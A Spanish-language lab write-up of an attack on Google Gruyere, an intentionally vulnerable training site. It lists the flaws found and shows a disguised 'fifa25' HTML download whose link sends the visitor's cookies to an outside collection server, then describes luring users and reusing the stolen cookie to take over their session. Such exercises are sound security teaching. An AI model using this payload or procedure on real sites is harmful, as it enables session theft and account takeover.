

## Google Gruyere

El primer paso que hemos hecho es buscar vulnerabilidades en que hay en la página web

Algunas de las que he encontrado son:

- Puedo registrar a cualquier usuario solo poniendo nombre y contraseña
- Cuando un usuario entra a su perfil en la url pone el usuario y la contraseña en texto plano
- Cualquier usuario puedo subir un archivo con malware y que se descargue solo pulsando un enlace
- En la cookie almacena el usuario en texto plano

Ataque que hemos realizado

El ataque que hemos realizado ha sido crear un archivo con extensión html que en él se ejecute un script.

### CODIGO DE ARCHIVO HTML

```
ubuntu@ubuntu:~/Escritorio$ cat descargar\ fifa25.html
<html lang="en">
<head>
  <meta charset="UTF-8">
</head>
<body>
  <a href="#" onclick="
    let cookies = document.cookie
    fetch('https://datagrabberrk1k.onrender.com/grab?data=${encodeURIComponent(cookies)}')">Descargar</a>
</body>
</html>ubuntu@ubuntu:~/Escritorio$
```


Este código lo que hace es enviar el valor de la cookie, y este valor lo envía a un servidor en el cual se almacena las cookies del usuario que han pulsado ese enlace

### CODIGO DE ENLACE

```
<a href="https://google-gruyere.appspot.com/589959899880389448753788036592514028034/hola/descargar_fifa25.html">
```

También he hecho una publicación la cual sea jugosa para que el usuario pinche y me envíe su cookie

Para completar el ataque si yo sustituyo la cookie de mi usuario, por la cookie del usuario atacado.



Nombre	Valor	Domain	Path	Expires / Max-Age	Tamaño	HttpOnly	Secure	SameSite	Último acceso
GRUYER...	3496866913875...	google-gru...	/	Sesión	49	false	false	None	Wed, 09 Oct 2024 ...
GRUYERE	633572 hola author	google-gru...	/3496866913875...	Sesión	28	false	false	None	Wed, 09 Oct 2024 ...

Finalmente ya estaría en su perfil

